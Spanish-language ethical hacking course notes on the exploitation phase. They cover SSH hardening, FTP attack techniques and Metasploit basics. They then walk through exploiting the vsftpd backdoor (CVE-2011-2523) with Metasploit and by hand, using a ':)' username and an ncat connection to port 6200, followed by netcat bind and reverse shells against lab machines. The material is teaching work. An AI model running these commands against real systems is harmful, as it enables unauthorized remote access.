**Python para Hacking ético**

**UD3: Explotación**

**Apuntes**

**Junio 2022-2023**

AURKIBIDEA

[**1. Qué es la explotación 3**](#_heading=h.iycblfaqpcw4)

[**2. Servicios comunes 3**](#_heading=h.btbaa8y3hw9f)

[2.1. SSH 3](#_heading=h.kvgrnuzgzsa1)

[2.2. FTP 4](#_heading=h.cp4snjtsxosu)

[**3. Metasploit Framework 4**](#_heading=h.7qyafe3dwd4b)

[3.1. Primeros pasos 5](#_heading=h.mdqsehyuh7w7)

[3.2. Explotando vulnerabilidades 9](#_heading=h.7scj7dannu5p)

[3.2.1. En Metasploit 9](#_heading=h.cy275b3e4zhu)

[3.2.2. Sin usar Metasploit 12](#_heading=h.hlntmkrrjysj)

[**4. Creación de shells 13**](#_heading=h.ixjxflkn0nf5)

[**5. Bibliografía 15**](#_heading=h.8m7hrgahhyly)

# Qué es la explotación

Hemos llegado ya a la fase cuyo objetivo es obtener un acceso al sistema que nos permita explotar sus vulnerabilidades, utilizando para ello diversas técnicas tales como: interactuar con los servicios enumerados previamente, manejo de exploits propios o públicos, ingeniería social… Es muy importante que la información recabada en la fase de enumeración haya sido fidedigna y enriquecedora; esto hará que las probabilidades de éxito en esta nueva fase sean muy altas. Se trata de una fase que nos permite obtener acceso privilegiado a los sistemas objetivo para evaluar la seguridad de la red.

# Servicios comunes

## SSH

Telnet (TELetype NETwork) es un protocolo cliente-servidor desarrollado en 1969 y utilizado para proporcionar acceso a un equipo remoto. Por aquel entonces, la seguridad no era una cuestión de importancia, dado que no había grandes redes de ordenadores y no existía la idea de interconectar todas ellas. En los años 90, sin embargo, con el boom de Internet, la seguridad cobró mayor importancia y quedaron al descubierto las debilidades del protocolo, destacando el hecho de que no encripta los datos enviados durante la conexión, entre ellos las credenciales de los usarios.

Por eso es por lo que surge SSH (SecureShell), que ofrece un canal de comunicaciones, un túnel, seguro por el que viajan los datos encriptados. La versíon 1 de SSH apareció en el año 1995, y en 2006 apareció la 2.0; aporta ésta sustanciales mejoras en materia de seguridad con respecto a la versión anterior, implantando algoritmos de encriptación más fuertes.

El problema con este tipo de servicios es que son privados (en el sentido en el que no nos interesa que sean accesibles por muchos usuarios -a diferencia de un servicio http o htts, por ejemplo-, pero deben poder ser utilizados remotamente. Lo que ocurre es que muchas veces no se le da la importancia que tiene este asunto, y, desgraciadamente, son muy numerosos los servicios ssh que están accesibles de manera sencilla en Internet.

Para minimizar los riesgos de seguridad relativos a lo explicado, conviene robustecer el servicio ssh (además de tomas las medidas pertinentes en firewalls intermedios) con ciertas medidas, algunas de las cuales son de muy fácil implementación:

* **Restringir el acceso al servidor**. Limitar las interfaces en que escucha el servidor usando la opción ListenAdress.
* **Restringir el número de intentos de autenticación**. Es conveniente poner un número de intentos bajo de cara a dificultar la autenticación a los intrusos. Hay que tener en cuenta que en muchos casos esos intrusos son bots que, si tienen un número de intentos muy alto, tendrán más fácil acceder probando con diferentes contraseñas.
* **Permitir únicamente la versión 2 del protocolo SSH**. La versión 1 es menos segura, y todos los servidores y clientes actuales soportan la versión 2.
* **Cambiar el puerto de escucha**. Muchos de los intentos de ataque van dirigidos a servidores SSH que escuchan en el puerto 22. Aunque cambiar el puerto de escucha no protege frente a ataques dirigidos, sí evitará muchos intentos. Lo mejor es usar un puerto no privilegiado, como, por ejemplo, el 50000.
* **Restringir los usuarios que pueden acceder al servicio.** Se puede permitir selectivamente que solamente accedan ciertos usuarios y/o grupos. Alternativamente, se puede denegar selectivamente el acceso a ciertos usuarios y/o grupos.
* **Prohibir el acceso como root**. Todos los sistemas GNU/Linux tienen un usuario *root*. Si permitimos la conexión mediante ese usuario, el atacante lo podrá usar para intentar loguearse, y, de hacerlo, tomará el control del equipo con todos los privilegios.
* **Habilitar el uso de la criptografía asimétrica.** Utilizar la criptografía asimétrica para la autenticación de los clientes.

## FTP

No vamos a detenernos a explicar los pormenores de este servicio, pero sí conviene resaltar algunas técnicas asociadas a él que pueden ayudarnos en la fase de explotación:

* Intento de acceso con el usuario anónimo.
* Intento de acceso con el usuario root.
* Transferencia de archivos con los comandos put/mput (subir) y get/mget.
* Comprobación de a qué parte del sistema de ficheros tiene acceso cada usuario. ¿Y si los usuarios locales no han sido “encarcelados”?

# Metasploit Framework

Estamos ante un framework muy popular que se encuentra en todas las distribuciones GNU/Linux pensadas para el pentesting. Se trata de un conjunto de herramientas gracias a las cuales el hacker ético podrá desarrollar y ejecutar exploits que, lanzados contra uno o varios objetivos, intenten aprovecharse de alguna vulnerabilidad en él o ellos. También dispone de un archivo de shellcodes que puede ser muy útil para buscar vulnerabilidades en la fase de enumeración.

En *Metasploit*, los módulos son trozos de código que llevan a cabo una o varias tareas, tales como: ejecutar un exploit, escanear máquinas remotas… Están clasificados en diferentes categorías; algunas de las más importantes son

* **Auxiliary**: los módulos de esta categoría son un popurrí de diferentes tareas: escaneo, enumeración, búsqueda de vulnerabilidades… Por lo tanto, son módulos ligados más bien a la fase de enumeración.
* **Exploits**: cada módulo de esta categoría es un exploit.
* **Payloads**: se trata de módulos cuyo código está muy relacionado con módulos de la categoría *Exploits*. Son su carga útil
* **Post:** módulos para la post-explotación.
* **Evasion**: sirven para intentar evadir los antivirus.

## **Primeros pasos**

Si no tenemos instalado el framework, podemos hacerlo con la siguiente instrucción:

*sudo apt install metasploit-framework*

A continuación, debemos iniciar *PostgreSQL*, si no lo estuviera.

*sudo /etc/init.d/postgresql start*


Para trabajar con la herramienta, ejecutaremos el siguiente comando:

*msfconsole*




Si queremos consultar los módulos que existen en una categoría, podemos utilizar el comando *show*. Para consultar los módulos de la categoría evasion, ejecutaremos lo sigiente:

*show evasion*



Con el comando search se pueden buscar módulos según el nombre de la aplicación o del servicio. Si queremos hacer una búsqueda sólo en los módulos de una categoría, deberemos indicar ésta mediante la palabra *type*. Por ejemplo, para buscar los módulos relacionados con *windows\_defender* en la categoría Evasion, escribiríamos este comando:


*search type:evasion windows\_defender*



Si necesitamos más información de un módulo, podemos utilizar el comando *info*. siguiendo con el ejemplo anterior, supongamos que queremos obtener información acerca del primero de los dos módulos; ejecutariamos uno de estos comandos.


*info evasion/windows/windows\_defender\_exe*

*info 0*

**


Para ver todavía más información acerca del módulo, podemos utilizar el mismo comando con el parámetro *-d*.

*info -d 0*


**

Es interesante saber que los módulos podrían consultarse asimismo accediendo al directorio correspondiente dentro del directorio *metasploit-framework*.

A continuación vemos los módulos de la categoría *Evasion*.



Ahora, algunos de los subdirectorios (dentro de ellos están los módulos) de la categoría *Exploits*.




## Explotando vulnerabilidades


Desde una máquina Kali, vamos a intentar explotar una vulnerabilidad en de otra máquina. Se trata de la vulnerabilidad registrada con el código [CVE-2011-2523](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523), que está asociada al software *vsftpd*. La vulnerabilidad consiste en que al loguearse con un usaurio acabado en “:)” y cualquier contraseña se abre una shell en la víctima en el puerto 6200.

### En Metasploit

Lo primero que haremos será buscar el módulo que nos interesa. Buscaremos primero por el nombre del servicio, ftp.

*search ftp*


**

**

El módulo que nos interesa tiene asociado el identificador 141. este número es variable, es decir, dependiendo de los resultados de la búsqueda, se nos mostrará un número u otro.

Así, si hacemos una búsqueda más restrictiva, veremos que el ID variará.

*search vsftpd*




En cualquier caso, podemos utilizar el número identificador de la última búsqueda para decir que queremos hacer uso del exploit en cuestión.

*use 0*

**

Ahora, utilizaremos el comando *options* para ver qué opciones podemos (o debemos) configurar:

*options*



Como vemos, las opciones RHOSTS y RPORT son obligatorias. RPORT ya tiene asignado el valor 21, y no nos interesa cambiarlo. Sin embargo, RHOSTS está vacía, y le vamos a asignar como valor la IP de la máquina *víctima (10.10.10.250)*.


En este caso, no existe más que un payload. Si hubiera más, podríamos seleccionar el deseado. De todas maneras, si no se indica ningún otro, ell payload elegido será el que viene entre paréntesis: *cmd/unix/interact*.

Fijaremos la IP de la víctima como se nos exige:

*set rhosts 10.10.10.250*

**

A continuación, mediante el los comandos *exploit* o *run* ponemos en marcha el exploit.



Como vemos, los comandos que ejecutemos nos mostrarán información de la víctima, señal de que nos hemos conectado a ella.

### **Sin usar Metasploit**

Pero, ¿cómo funciona el exploit? ¿Cómo podríamos llevarlo a cabo sin tener una herramienta como *Metasploit*? Lo primero, aprendamos un poco acerca de la vulnerabilidad:


<http://www.securitybydefault.com/2011/07/el-smile-de-la-muerte-puerta-trasera-en.html>

<https://www.welivesecurity.com/la-es/2011/07/05/backdoor-software-libre-vsftpd/>

<https://0x00sec.org/t/through-the-looking-glass-lame/19149>


Empezaremos conectándonos al servidor FTP de la víctima:

*ftp 10.10.10.250*



Como nombre de usuario tenemos que introducir cualquier string acabado con los caracteres *:)*. La contraseña puede ser cuaquiera. Veremos que aparentemente no pasa nada, no recibimos ningún mensaje de ningún tipo.

Sin embargo, en la víctima se habrá abierto una shell que podemos aprovechar simplemente con *ncat*.



Hemos conseguido conectarnos de manera remota a la víctima por medio de la puerta trasera abierta en el puerto 6200.

# Creación de shells


Una shell remota es una interfaz que permite a un usuario ejecutar comandos en un sistema a través de una conexión de red, posibilitando que el usuario ejecute comandos y controle el sistema desde una ubicación remota. Esto, además de para la administración de sistemas, puede ser utilizado para acceder a un sistema de forma no autorizada.

Una bind shell o shell directa se conoce así porque su objetivo es "ligar" o "enlazar" una conexión entrante a un determinado puerto en la máquina objetivo con una terminal en dicha máquina. La idea es que cuando alguien se conecta a ese puerto específico de la máquina objetivo tendrá acceso a una shell remota en esa máquina, permitiendo al atacante ejecutar comandos en ella.


Netcat es una herramienta muy apropiada para abrir shells, ya que puede enviar los mensajes de entrada, salida y de error a determinados puertos en lugar de mostrarlos en la consola. De esta manera, se consigue que una aplicación quede asociada a un puerto local; así, quien se conecte a ese puerto estará ejecutando la aplicación.


Vamos a verlo con un ejemplo; supongamos que tenemos una equipo Windows 11(10.10.10.121) y otra Kali en su misma red. Vamos a establecer una bind shell para tomar el control de la primera desde la segunda, utilizando como programas a ejecutar primero cmd y después powershell.


Lo primero, abrimos un listener en la máquina Windows.



Ahora, en Kali efectuamos la conexión; y ya podemos trabajar remotamente en el CMD de la víctima.



Repetimos el proceso pero para tomar el control para trabajar en el Powershell de la víctima. 


Como vemos, sin necesidad de acceder mediante un servicio abierto en la víctima, hemos sido capaces de establecer una shell que nos ha permitido conectarnos a ella en un puerto a nuestra elección para posteriormente ejecutar comandos. Sin embargo, es muy probable que realizar un bind shell no sea tan sencillo debido a que pueden existir diversos mecanismos de defensa que hagan que el tráfico al puerto en el que queremos establecer la shell esté cerrado. En cambio, es menos probable que el tráfico generado en la propia víctima esté prohibido; es por ello por lo que en muchas ocasiones el atacante deberá establecer, en lugar de una *bind shell*, una *reverse shell*. 

Una *reverse shell* es una técnica en la que un atacante utiliza una conexión de red inversa para obtener acceso a un sistema remoto. En lugar de conectarse desde el sistema atacante al sistema objetivo, se establece una conexión desde el sistema objetivo al atacante. Una vez establecida la conexión, el atacante puede acceder y controlar el sistema objetivo de manera remota.

Vamos a hacer ahora una reverse shell entre la máquina KALI y otra con IP10.10.10.222; es decir, abriremos el listener en el equipo atacante (*KALI*) e iniciaremos la conexión a él desde la víctima (*indefensometa3*).

En *KALI*, ejecutaremos este comando:

*nc -lp 4444*

